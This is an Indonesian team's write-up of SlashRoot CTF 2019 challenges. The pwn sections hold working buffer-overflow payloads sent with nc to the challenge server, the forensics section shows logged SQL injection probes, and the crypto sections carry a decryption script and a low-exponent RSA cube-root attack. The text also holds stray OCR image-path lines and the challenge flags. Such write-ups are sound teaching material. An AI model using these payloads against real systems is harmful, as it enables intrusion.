Writeups SlashRoot CTF 2019

わからない

Andrian Setiawan
Zanshy Pebryansyah
M. Hendro Junawarko

Universitas Teknokrat Indonesia

Pwn

warmup_pwn

50

Didapat sebuah file ELF 32 bit beserta koneksi nc 103.200.7.150 50200

decompile file ELF tersebut dengan menggunakan IDA pro

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  setvbuf(_bss_start, (char *)2, 0, 0);
  vuln();
  return 0;
}
```

```
char *vuln()
{
  char *result; // eax@1
  char s; // [sp+4h] [bp-24h]@1
  int v2; // [sp+1Ch] [bp-Ch]@1

  v2 = 0;
  puts("Do you want to play a game?");
  result = gets(&s);
  if ( v2 == 0xDEADBEEF )
  {
    system("cat flag.txt");
    exit(0);
  }
  return result;
}
```

dari pseudocode tersebut terlihat bahwa program saat dijalankan memanggil fungsi **vuln** yang meminta inputan dimana terdapat sebuah buffer overflow dimana kita dapat mengoverwrite v2 menjadi 0xDEADBEEF yang akan mencetak flag, disini kami melakukan looping pada panjang buffer tersebut sampai mendapat flagnya, dimana 0xDEADBEEF diubah dalam litle endian menjadi **\xef\xbe\xad\xde**

```
for i in {1..50}; do echo $i; python -c "print 'A'*$i+'\xef\xbe\xad\xde'"|  ;done
```

```
Do you want to play a game?
20
Do you want to play a game?
21
Do you want to play a game?
22
Do you want to play a game?
23
Do you want to play a game?
24
Do you want to play a game?
cat: flag.txt: No such file or directory
25
Do you want to play a game?
26
Do you want to play a game?
27
Do you want to play a game?
28
Do you want to play a game?
29
```

didapat flag pada padding sebanyak 24*, payload akhir menjadi berikut

python -c "print 'A'*24+'\xef\xbe\xad\xde'"| nc 103.200.7.150 50200

```
┌─[✗]─[flintz@shadow]─[~/Downloads/slashroot/SOAL/Pwn/warmup_pwn [50 pts]]
└──╼ $python -c "print 'A'*24+'\xef\xbe\xad\xde'"| nc 103.200.7.150 50200
Do you want to play a game?
SlashRootCTF{gampang_bingits}┌─[flintz@shadow]─[~/Downloads/slashroot/SOAL/Pwn/
```

Flag :

SlashRootCTF{gampang_bingits}

coldup_pwn
50

Diberikan kembali sebuah file ELF 32 bit beserta koneksi nc 103.200.7.150 50400

decompile file ELF tersebut dengan menggunakan IDA pro

```
1  char *vuln()
2  {
3    char *result; // eax@1
4    char s; // [sp+4h] [bp-24h]@1
5    int v2; // [sp+1Ch] [bp-Ch]@1
6
7    v2 = 0;
8    puts("Can you overwrite something to get a FLAG?");
9    result = gets(&s);
10   if ( v2 != 0xDEADC0DE )
11     exit(0);
12   return result;
13 }
```

program kembali memanggil fungsi **vuln** yang terdapat celah buffer overflow dan juga fungsi **useless_function** yang mencetak flag

```
1 int useless_function()
2 {
3   return system("cat flag.txt");
4 }
```

kita dapat mengoverwrite menuju alamat useless_function, namun pada fungsi vuln terdapat pengecekan dimana v2 tidak sama dengan 0xDEADC0DE maka program akan langsung exit, pertama kita lakukan overwrite pada variabel v2 dengan melooping padding + **\xde\xc0\xad\xde** + padding sementara

```
for i in {1..50}; do echo $i; python -c "print 'A'*$i+'\xde\xc0\xad\xde' +
'A'*50"| ./ez2 ;done
```

```
23
Can you overwrite something to get a FLAG?
24
Can you overwrite something to get a FLAG?
Segmentation fault
25
Can you overwrite something to get a FLAG?
```

didapat segmentation fault pada paddding sebanyak 24* dan dilanjutkan dengan mengoverwrite alamat pada fungsi uselees_function

```
gdb-peda$ pdisas useless_function
Dump of assembler code for function useless_function:
   0x080484eb <+0>:     push   ebp
   0x080484ec <+1>:     mov    ebp,esp
   0x080484ee <+3>:     sub    esp,0x8
   0x080484f1 <+6>:     sub    esp,0xc
   0x080484f4 <+9>:     push   0x8048600
   0x080484f9 <+14>:    call   0x80483c0 <system@plt>
   0x080484fe <+19>:    add    esp,0x10
   0x08048501 <+22>:    nop
   0x08048502 <+23>:    leave
   0x08048503 <+24>:    ret
End of assembler dump.
```

```
for i in {1..50}; do echo $i; python -c "print 'A'*24+'\xde\xc0\xad\xde' + 'A'*$i + '\xeb\x84\x04\x08'"| ./ez2 ;done
```

```
11
Can you overwrite something to get a FLAG?
Segmentation fault
12
Can you overwrite something to get a FLAG?
cat: flag.txt: No such file or directory
Illegal instruction
```

akhirnya flag didapat dengan padding sebanyak 12, berikut final payload

```
python -c "print 'A'*24+'\xde\xc0\xad\xde' + 'A'*12 + '\xeb\x84\x04\x08'"| nc 103.200.7.150 50400
```

```
└──╼ $python -c "print 'A'*24+'\xde\xc0\xad\xde' + 'A'*12 + '\xeb\x84\x04\x08'"
| nc 103.200.7.150 50400
Can you overwrite something to get a FLAG?
SlashRootCTF{ini_hanya_permulaan}┌─[flintz@shadow]─[~/Downloads/slashroot/SOAL/
Pwn/coldup_pwn [70 pts]]
```

Flag :

SlashRootCTF{ini_hanya_permulaan}

FORENSIC

Log

100

diberikan sebuah file berupa hasil log dimana banyak terdapat sql injection pada server tersebut.

```
1.2.3.4 SlashRootCTF 17 Agustus 1945 - 19:51:57 WITA "GET /index.php?archive=2010-8&system=Blog HTTP/1.1" 200 2398
1.2.3.4 SlashRootCTF 17 Agustus 1945 - 19:51:57 WITA "GET /index.php?category=0%27+AND+%271%27%3D%271&system=Blog HTTP/1.1" 200 1770
1.2.3.4 SlashRootCTF 17 Agustus 1945 - 19:51:57 WITA "GET /index.php?category=0%22+AND+%221%22%3D%221&system=Blog HTTP/1.1" 200 1770
1.2.3.4 SlashRootCTF 17 Agustus 1945 - 19:51:57 WITA "GET /index.php?page=%27 HTTP/1.1" 200 175
1.2.3.4 SlashRootCTF 17 Agustus 1945 - 19:51:57 WITA "GET /index.php?page=index%27 HTTP/1.1" 200 175
1.2.3.4 SlashRootCTF 17 Agustus 1945 - 19:51:57 WITA "GET /index.php?page=%22 HTTP/1.1" 200 1874
1.2.3.4 SlashRootCTF 17 Agustus 1945 - 19:51:57 WITA "GET /index.php?category=0+UNION+ALL+select+NULL+--+&system=Blog HTTP/1.1" 200 177
1.2.3.4 SlashRootCTF 17 Agustus 1945 - 19:51:57 WITA "GET /index.php?page=index%22 HTTP/1.1" 200 1874
1.2.3.4 SlashRootCTF 17 Agustus 1945 - 19:51:57 WITA "GET /index.php?page=%3B HTTP/1.1" 200 1874
1.2.3.4 SlashRootCTF 17 Agustus 1945 - 19:51:57 WITA "GET /index.php?category=0%27+UNION+ALL+select+NULL+--+&system=Blog HTTP/1.1" 200
1770
1.2.3.4 SlashRootCTF 17 Agustus 1945 - 19:51:57 WITA "GET /index.php?page=index%3B HTTP/1.1" 200 1874
1.2.3.4 SlashRootCTF 17 Agustus 1945 - 19:51:57 WITA "GET /index.php?category=0%22+UNION+ALL+select+NULL+--+&system=Blog HTTP/1.1" 200
1770
1.2.3.4 SlashRootCTF 17 Agustus 1945 - 19:51:57 WITA "GET /index.php?page=%29 HTTP/1.1" 200 1874
1.2.3.4 SlashRootCTF 17 Agustus 1945 - 19:51:57 WITA "GET /index.php?page=index%29 HTTP/1.1" 200 1874
1.2.3.4 SlashRootCTF 17 Agustus 1945 - 19:51:57 WITA "GET /index.php?category=0%29+UNION+ALL+select+NULL+--+&system=Blog HTTP/1.1" 200
1770
1.2.3.4 SlashRootCTF 17 Agustus 1945 - 19:51:57 WITA "GET /index.php?page=index HTTP/1.1" 200 1728
1.2.3.4 SlashRootCTF 17 Agustus 1945 - 19:51:57 WITA "GET /index.php?page=index HTTP/1.1" 200 1728
1.2.3.4 SlashRootCTF 17 Agustus 1945 - 19:51:57 WITA "GET /index.php?page=index+AND+1%3D1+--+ HTTP/1.1" 200 1874
1.2.3.4 SlashRootCTF 17 Agustus 1945 - 19:51:57 WITA "GET /index.php?category=0%27%29+UNION+ALL+select+NULL+--+&system=Blog HTTP/1.1"
200 1770
```

Dilakukan analisis yang amat sangat panjang sampai dimana kami menemukan banyak base64 yang salah satunya berisi potongan flag

```
└─$echo ZWNobyAiNmUyMjNlNTM2YzYxNzM2ODUyNmY2Zjc0NDM1NDQ2N2I2MzMxMzUzNjMxMzEzN
DM0NjUzOTY1MzQzNjY1MzczMjMwNjU2MjYzMzc2NDY1MzUzNTM4MzM2MzYzMzAzMTMyMzg2NSIgPiA0|
base64 -d
echo "6e223e536c617368526f6f744354467b633135363131343465396534366537323065626337
6465353538336363031323865" > 4┌─[flintz@shadow]─[~]
└─$echo 6e223e536c617368526f6f744354467b633135363131343465396534366537323065656
2633764653535383363633031323865|xxd -r -p
n">SlashRootCTF{c1561144e9e46e720ebc7de5583cc0128e┌─[flintz@shadow]─[~]
└─$
```

cek lagi kebawah kami menemukan potongan tersebut pada detik2 terakhir penyisihan :'))

```
└─$ echo ZWNobyAiNjEzMTMxMzI2NTM5Mzc2MzM1NjY2NDM1MzIzNjdkM2MyZjY4MzEzZTNjMmY2Z
DYxNzI3MTc1NjU2NTNlMGEyMDIwMjAyMDNjMmY2MjZmNjQ3OTNlMGEzYzJmNjg3NDZkNmMzZSIgPiA1|
base64 -d
echo "6131313265393763356664353236 7d3c2f68313e3c2f6d6172717565653e0a202020203c2f
626f64793e0a3c2f68746d6c3e" > 5┌─[flintz@shadow]─[~]
└─$ echo 6131313265393763356664353236 7d3c2f68313e3c2f6d6172717565653e0a2020202
03c2f626f64793e0a3c2f68746d6c3e|xxd -r -p
a112e97c5fd526}</h1></marquee>
    </body>
```

flag :

SlashRootCTF{c1561144e9e46e720ebc7de5583cc0128ea112e97c5fd526}

CRYPTO

Cryptopher

50

diberikan file flag.enc beserta enkripsinya sepert berikut ini

```
import base64

def encrypt(plaintext):
    flag = ""
    for i, j in enumerate(plaintext):
           flag += chr(((ord(j) ^ i) + 1) % 127)

    return base64.b64encode(flag)



flag = "- R E D A C T E D -"

print encrypt(enc)
```

diketahui dilakukan xor pada flag dan juga encoding ke base64, berikut decrypt yang kami buat

```
import base64

enc = open('flag.enc', 'r')
cipher = base64.b64decode(enc.read())

cipher2 = ""
for i in cipher:
        cipher2 += chr(ord(i) - 1)

flag = ""
for i, j in enumerate(cipher2):
        flag += chr(ord(j) ^ i % 127)


print flag
```

Flag :

SlashRootCTF{W4rM_uP_CryptO_p4nAsssS}

bASe64 encRyption

150

diberikan file flag.enc , public.key berserta enkripsinya seperti berikut


```
AUb2ha9kAr+uapM4dwp1IWXueSIZT93ZXTNrr7U9dTOM20SJ8HYvbZPnXaJPpbBhCv/
sA8QrAiAGeeG/UnYt542jdqpKMvD7yy6N7VSCoCtesJvQtV7HqS0ATmQsB0z4CtcWVA
KPpUrQjURtDUQgJq5qKwJgLM35SDoBWPjU/52Y3SRMfJusc78TxaA77Z/9BeLnQ3QE
```


Berikut ini adalah public.key nya


```
-----BEGIN PUBLIC KEY-----
MIICIDANBgkqhkiG9w0BAQEFAAOCAg0AMIICCAKCAgEAzQWEvaQim2OTjvYaAUfd
YaBxMFPkBst4SQEd2+5pO4pbr1fK44hoEHQFYo5Ha7guyDoqno5fTu4m5M2KqNnL
uARaunefB8rT6fnCSjW/CJxpwZdX5AaIbWayJ6huVrCQCzx2+VgqrtWhPRbHD6jf
4GGDDwVrNRlOQbJ3RMg7J/15T2DPloVyRoYsmtCyGmIzivUFkdgbkMdlXRJZ7TVn
cOo7DA4h38+nMPwIJIAHqn1R3lP0FzUlo//uatyJaQ5jatQlDB5x/vgJPeeBHdmM
u3lNdVsUzjy33NKVoIZWfqxJpYKxJwX+bZQ42Ec1NN2Ke7SUGXX5aDpPKlP2whNM
Ov6P+wuVxidlf1qhRBNhWvWrH4fH4W7xe5IAxOBCK1HM6eYAFxPLVDYK/7kMo4Pt
llDTWu4Ltx1QjcD9uz9TDQ3VkMILkublVroA8YqHYYo/aWA/P0uZ904Xf19ir/C+
XvW1KJQptAMlGQpjMF9iLfyTlCwLKF8yJO+jsAWV/Lt5ZoX6CxjTZxLdMGe7y0/Y
JQ7zgTPTXjg0ahoaxba/P1aP18XCfoxRQiouLB9PQYrMnvt2amXoLE63uZWoeXOD
KYdVY9BGAibBWrhMbfipbrvbJJujdsCg3JYZtDjzaPGdNgeYvNt6isxSoXfWyS2H
Ly3wns237b8o9KKtrH7safMCAQM=
-----END PUBLIC KEY-----
```


Berikut ini adalah enkripsinya nya

```
from base64 import b64encode as b64
from Crypto.PublicKey import RSA
from Crypto.Util.number import bytes_to_long, long_to_bytes

FLAG = "SlashRootCTF"

def enc(key, msg, b6="", b4=""):
    key = RSA.importKey(key)
    for i in msg:
        b6 += chr(ord(i) ^ 6)
    msg = pow(int(str(bytes_to_long(b6))[::-1]), key.e, key.n)
    for i in long_to_bytes(msg):
        b4 += chr(ord(i) ^ 4)
    with open("flag.enc", "w") as f:
        f.write(b64(b4))
    return True

def main():
    with open("public.key", "r") as f:
        key = f.read()
    print enc(key, FLAG)

if __name__ == '__main__':
    main()
```

Diketahui terdapat public key , lalu kami melakukan openssl untuk mengetahui modulus dan e nya

```
openssl rsa -pubin -inform PEM -text -noout < public.key
```

Didapatkan hasil nilai modulus dan e nya sebagai berikut

```
RSA Public-Key: (4096 bit)

Modulus:

    00:cd:05:84:bd:a4:22:9b:63:93:8e:f6:1a:01:47:

    dd:61:a0:71:30:53:e4:06:cb:78:49:01:1d:db:ee:

    69:3b:8a:5b:af:57:ca:e3:88:68:10:74:05:62:8e:

    47:6b:b8:2e:c8:3a:2a:9e:8e:5f:4e:ee:26:e4:cd:

    8a:a8:d9:cb:b8:04:5a:ba:77:9f:07:ca:d3:e9:f9:

    c2:4a:35:bf:08:9c:69:c1:97:57:e4:06:88:6d:66:

    b2:27:a8:6e:56:b0:90:0b:3c:76:f9:58:2a:ae:d5:

    a1:3d:16:c7:0f:a8:df:e0:61:83:0f:05:6b:35:19:

    4e:41:b2:77:44:c8:3b:27:fd:79:4f:60:cf:96:85:

    72:46:86:2c:9a:d0:b2:1a:62:33:8a:f5:05:91:d8:

    1b:90:c7:65:5d:12:59:ed:35:67:70:ea:3b:0c:0e:

    21:df:cf:a7:30:fc:08:24:80:07:aa:7d:51:de:53:

    f4:17:35:25:a3:ff:ee:6a:dc:89:69:0e:63:6a:d4:

    25:0c:1e:71:fe:f8:09:3d:e7:81:1d:d9:8c:bb:79:

    4d:75:5b:14:ce:3c:b7:dc:d2:95:a0:86:56:7e:ac:

    49:a5:82:b1:27:05:fe:6d:94:38:d8:47:35:34:dd:

    8a:7b:b4:94:19:75:f9:68:3a:4f:2a:53:f6:c2:13:

    4c:3a:fe:8f:fb:0b:95:c6:27:65:7f:5a:a1:44:13:

    61:5a:f5:ab:1f:87:c7:e1:6e:f1:7b:92:00:c4:e0:

    42:2b:51:cc:e9:e6:00:17:13:cb:54:36:0a:ff:b9:

    0c:a3:83:ed:96:50:d3:5a:ee:0b:b7:1d:50:8d:c0:

    fd:bb:3f:53:0d:0d:d5:90:c2:0b:92:e6:e5:56:ba:

    00:f1:8a:87:61:8a:3f:69:60:3f:3f:4b:99:f7:4e:

    17:7f:5f:62:af:f0:be:5e:f5:b5:28:94:29:b4:03:

    25:19:0a:63:30:5f:62:2d:fc:93:94:2c:0b:28:5f:
```

```
    32:24:ef:a3:b0:05:95:fc:bb:79:66:85:fa:0b:18:
    d3:67:12:dd:30:67:bb:cb:4f:d8:25:0e:f3:81:33:
    d3:5e:38:34:6a:1a:1a:c5:b6:bf:3f:56:8f:d7:c5:
    c2:7e:8c:51:42:2a:2e:2c:1f:4f:41:8a:cc:9e:fb:
    76:6a:65:e8:2c:4e:b7:b9:95:a8:79:73:83:29:87:
    55:63:d0:46:02:26:c1:5a:b8:4c:6d:f8:a9:6e:bb:
    db:24:9b:a3:76:c0:a0:dc:96:19:b4:38:f3:68:f1:
    9d:36:07:98:bc:db:7a:8a:cc:52:a1:77:d6:c9:2d:
    87:2f:2d:f0:9e:cd:b7:ed:bf:28:f4:a2:ad:ac:7e:
    ec:69:f3
Exponent: 3 (0x3)
```

Lalu, kami gunakan e nya dan kami buat script decrypt seperti berikut ini

```
import gmpy2
import sys
from Crypto.Util.number import bytes_to_long, long_to_bytes


def text2Int(text):
    return reduce(lambda x, y: (x << 8) + y, map(ord, text))


def int2Text(number, size):
    text = "".join([chr((number >> j) & 0xff)
                    for j in reversed(range(0, size << 3, 8))])
    return text.lstrip("\x00")


def num_to_str(num):
    res = ""
    while num > 0:
```

```
        res = chr(num % 256) + res
        num = num / 256
    return res


def find_invpow(x, n):
    high = 1
    while high ** n <= x:
        high *= 2
    low = high / 2
    while low < high:
        mid = (low + high) // 2
        if low < mid and mid ** n < x:
            low = mid
        elif high > mid and mid ** n > x:
            high = mid
        else:
            return mid
    return mid + 1


cipher =
"AUb2ha9kAr+uapM4dwp1IWXueSIZT93ZXTNrr7U9dTOM20SJ8HYvbZPnXaJPpbBhCv
/sA8QrAiAGeeG/UnYt542jdqpKMvD7yy6N7VSCoCtesJvQtV7HqS0ATmQsB0z4CtcWV
AKPpUrQjURtDUQgJq5qKwJgLM35SDoBWPjU/52Y3SRMfJusc78TxaA77Z/9BeLnQ3QE
".decode('base64')
cipher_d = ""
for i in cipher:
    cipher_d += chr(ord(i) ^ 4)
c = int(bytes_to_long(cipher_d[::-1]))
e = 3
m = find_invpow(c, e)
```

```
flag = ""
for i in long_to_bytes(m):
    flag += chr(ord(i) ^ 6)
print flag
```

```
C:\Users\621836\Downloads>python rsa_slash.py
SlashRootCTF{L0W_l0w_low4x_low_E_599d8554a71caf3d}
```

Flag :


SlashRootCTF{L0W_l0w_low4x_low_E_599d8554a71caf3d}

WEB

Playing DOM

50

Diberikan sebuah website http://103.200.7.150:40511/ lalu kami cek bagian main.js didapatkan sebuah sebuah ciphertext dan sebuah clue yaitu berupa XOR



Berikut ciphertextnya

^al~e_bbyNYKvc□vy|HqxeH□r{gHznHtvvc6`

Lalu, Kami melakukan Brute Force pada XOR seperti berikut :

```
>>> def xor_string(string, key):
     result = ""
     for c in string:
          result += chr(ord(c) ^ key)
     return result
>>> ciphertext = "^al~e_bbyNYKvc□vy|HqxeH□r{gHznHtvvc6`"
>>> for i in range(0, 256):
     print i, xor_string(ciphertext, i)
```

```
12 Rm`riSnnuBUGzoszupD}tiDs~wkDvbDxzzo:l
13 SlashRootCTF{nr{tqE|uhEr vjEwcEy{{n;m
14 PobpkQllw@WExmqxwrF vkFq|uiFt`Fzxxm8n
15 QncqjPmmvAVDylpyvsG~wjGp}thGuaG{yyl9o
16 Nq|nuOrri^I[fsofilXahuXobkwXj~Xdffs&p
17 Op}otNssh_HZgrnghmY`itYncjvYk Yeggr'q
18 Ls~lwMppk\KYdqmdknZcjwZm`iuZh|Zfddq$r
19 Mr mvLqqj]JXeplejo[bkv[laht[i}[geep%s
20 JuxjqKvvmZM_bwkbmh\elq\kfos\nz\`bbw"t
21 KtykpJwwl[L^cvjcli]dmp]jgnr]o{]accv#u
22 HwzhsIttoXO]`ui`oj^gns^idmq^lx^b``u v
23 Iv{irHuunYN\athank_for_help_my_caat!w
24 Fytf}GzzaVASn{gnadPi`}PgjcPbvPlnn{.x
25 Gxug|F{{`W@Rozfo`eQha|Qfkb~QcwQmooz/y
26 D{vd ExxcTCQlyelcfRkb Reha}R`tRnlly,z
```

Flag :


SlashRootCTF{thank_for_help_my_caat!}


REVERSE

HackTheGame-v001

50

Diberikan sebuah file ELF lalu dibuka dengan IDA Pro lalu check satu persatu dan lihat bagian sub_31F5 lalu klik a7h1s_i5_n0t_a_ untuk memastikan bahwa itu flagnya





Flag :


SlashRootCTF{7h1s_i5_n0t_a_b3t4_tE5t_k3y}

MISC

Sanity Check

1

Diberikan sebuah flag gratis dari Slack tinggal copy dan paste



Flag :

SlashRootCTF{w3lc0m3_t0_SlashRoot_CTF_4.0!}